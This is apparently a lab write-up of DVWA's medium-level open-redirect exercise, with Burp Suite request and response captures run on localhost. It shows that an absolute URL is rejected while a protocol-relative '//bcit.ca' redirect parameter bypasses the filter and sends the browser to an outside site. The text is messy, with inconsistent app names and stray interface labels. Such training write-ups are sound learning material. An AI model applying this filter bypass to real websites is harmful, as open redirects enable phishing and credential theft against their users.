


The goal is to use the address field to redirect from the website to another website. The source code blocks redirections and 'http', 'https', so without burpsuite on medium level it will not work.



So, now i will intercept the traffic using burpsuite and change the code to redirect to the google.com website from dwwa.

```

Pretty Raw Hex \n ≡
1 GET /DWA/vulnerabilities/open_redirect/source/medium.php?redirect=info.php?id=1 HTTP/1.1
2 Host: localhost
3 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
4 sec-ch-ua-mobile: ?0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
7 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Referer: http://localhost/DWA/vulnerabilities/open_redirect/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
15 Cookie: PHPSESSID=mltqnV2jg8ri6a0b0gl14s2pv9; security=medium
16 Connection: close
17
18

```

On line 1 we can see redirect field where it has info.php. Which redirect to the Quote 1 and has ID 1. we will change info.php to another URL. Firstly i have used <http://google.com>. It will fail because of the security level that blocks the redirection of http and https.

Request

Pretty

Raw

Hex

\n

≡

```

1 GET /DWA/vulnerabilities/open_redirect/source/medium.php?redirect=info.php?id=1 HTTP/1.1
2 Host: localhost
3 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
4 sec-ch-ua-mobile: ?0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
7 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Referer: http://localhost/DWA/vulnerabilities/open_redirect/
13 Accept-Encoding: gzip, deflate

```

?

⚙

←

→

Search...

0 matches

Response

...

Below you can see that it didnt work and we got 500 error and message ‘Absolute URLs not allowed’.

Request

PrettyRawHex\n

1GET /DWA/vulnerabilities/open_redirect/source/medium.php?redirect=http://google.com?id=1

HTTP/1.1

2Host: localhost

3sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"

4sec-ch-ua-mobile: ?0

5Upgrade-Insecure-Requests: 1

6User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36

7Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

8Sec-Fetch-Site: same-origin

9Sec-Fetch-Mode: navigate

10Sec-Fetch-User: ?1

11Sec-Fetch-Dest: document

12Referer: http://localhost/DWA/vulnerabilities/open_redirect/

0 matches

Response

PrettyRawHexRender\n

1HTTP/1.1 500 Internal Server Error

2Date: Fri, 06 Dec 2024 01:10:34 GMT

3Server: Apache/2.4.48 (Debian)

4Content-Length: 39

5Connection: close

6Content-Type: text/html; charset=UTF-8

7

8<p>

Absolute URLs not allowed.

</p>

9

After that i have tried 'bcit.ca' and it worked.

Request

PrettyRawHex\n

1GET /DWWA/vulnerabilities/open_redirect/source/medium.php?redirect=//bcit.ca?id=1

HTTP/1.1

2Host: localhost

3sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"

4sec-ch-ua-mobile: ?0

5Upgrade-Insecure-Requests: 1

6User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36

7Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

8Sec-Fetch-Site: same-origin

9Sec-Fetch-Mode: navigate

10Sec-Fetch-User: ?1

11Sec-Fetch-Dest: document

12Referer: http://localhost/DWWA/vulnerabilities/open_redirect/

13Accept-Encoding: gzip, deflate

14Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

15Cookie: PHPSESSID=mltanv2ia8ri6a0h0nl14c2nv9; security=medium

0 matches

Response

PrettyRawHexRender\n

1HTTP/1.1 302 Found

2Date: Fri, 06 Dec 2024 01:19:34 GMT

3Server: Apache/2.4.48 (Debian)

4location: //bcit.ca?id=1

5Content-Length: 0

6Connection: close

7Content-Type: text/html; charset=UTF-8

8

9

Then i press follow redirection.

SendCancel<>Follow redirection

Request

PrettyRawHex\n

```
1 GET /?id=1 HTTP/1.1
2 Host: bcit.ca
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/92.0.4515.159 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
  ,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://localhost/DVWA/vulnerabilities/open_redirect/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
9 Connection: close
10
11
```

0 matches

Response

PrettyRawHexRender\n

```
1 HTTP/1.1 301 Moved Permanently
2 Location: https://bcit.ca/?id=1
3 Connection: close
4 Content-Length: 0
5
6
```

Proxy again and change the address there. And forward the request. And we got redirected to the bcit.ca.

